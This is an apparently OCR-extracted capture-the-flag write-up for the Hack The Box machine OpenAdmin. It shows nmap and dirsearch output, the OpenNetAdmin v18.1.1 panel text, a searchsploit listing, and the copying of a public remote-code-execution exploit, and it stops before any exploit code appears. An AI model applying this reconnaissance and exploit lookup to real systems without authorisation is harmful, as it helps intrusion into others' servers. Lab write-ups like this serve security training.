

openadmin

xct



```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# nmap -sC -sV -oA nmap/openadmin 10.10.10.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-10 01:22 EDT
Nmap scan report for 10.10.10.171
Host is up (0.098s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
```



Apache2 Ubuntu Default Page

It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# dirsearch -u http://10.10.10.171 -e .

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions:  | HTTP method: GET | Threads: 30 | Wordlist size: 8969

Output File: /root/.dirsearch/reports/10.10.10.171/_21-05-10_01-27-12.txt

Error Log: /root/.dirsearch/logs/errors-21-05-10_01-27-12.log

Target: http://10.10.10.171/

[01:27:12] Starting:
[01:27:13] 403 -  277B  - /.php
[01:27:17] 403 -  277B  - /.ht_wsr.txt
[01:27:17] 403 -  277B  - /.htaccess.bak1
[01:27:17] 403 -  277B  - /.htaccess.orig
[01:27:17] 403 -  277B  - /.htaccess.sample
[01:27:17] 403 -  277B  - /.htaccess.save
[01:27:17] 403 -  277B  - /.htaccess_extra
[01:27:17] 403 -  277B  - /.htaccess_orig
[01:27:17] 403 -  277B  - /.htaccess_sc
[01:27:17] 403 -  277B  - /.htaccessBAK
[01:27:17] 403 -  277B  - /.htaccessOLD
[01:27:17] 403 -  277B  - /.htaccessOLD2
[01:27:17] 403 -  277B  - /.htm
[01:27:17] 403 -  277B  - /.html
[01:27:17] 403 -  277B  - /.htpasswd_test
[01:27:17] 403 -  277B  - /.htpasswds
[01:27:17] 403 -  277B  - /.httr-oauth
[01:27:37] 200 -   11KB - /index.html
[01:27:41] 301 -  312B  - /music  ->  http://10.10.10.171/music/
[01:27:42] 301 -  310B  - /ona  ->  http://10.10.10.171/ona/
[01:27:46] 403 -  277B  - /server-status
[01:27:46] 403 -  277B  - /server-status/

Task Completed
```



Music for everyone.

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis ipsum suspendisse ultrices gravida.



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin


If you are wondering where to start, try one of these tasks:

Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts


- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# searchsploit opennetadmin
----------------------------------------------------------------- ---------------------------
 Exploit Title                                                   |  Path
----------------------------------------------------------------- ---------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                    | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)     | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                      | php/webapps/47691.sh
----------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```




```
┌──(root💀kali)-[/Documents/htb/boxes/openadmin]
└─# searchsploit -m php/webapps/47691.sh
  Exploit: OpenNetAdmin 18.1.1 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47691
     Path: /usr/share/exploitdb/exploits/php/webapps/47691.sh
File Type: ASCII text, with CRLF line terminators

Copied to: /Documents/htb/boxes/openadmin/47691.sh
```



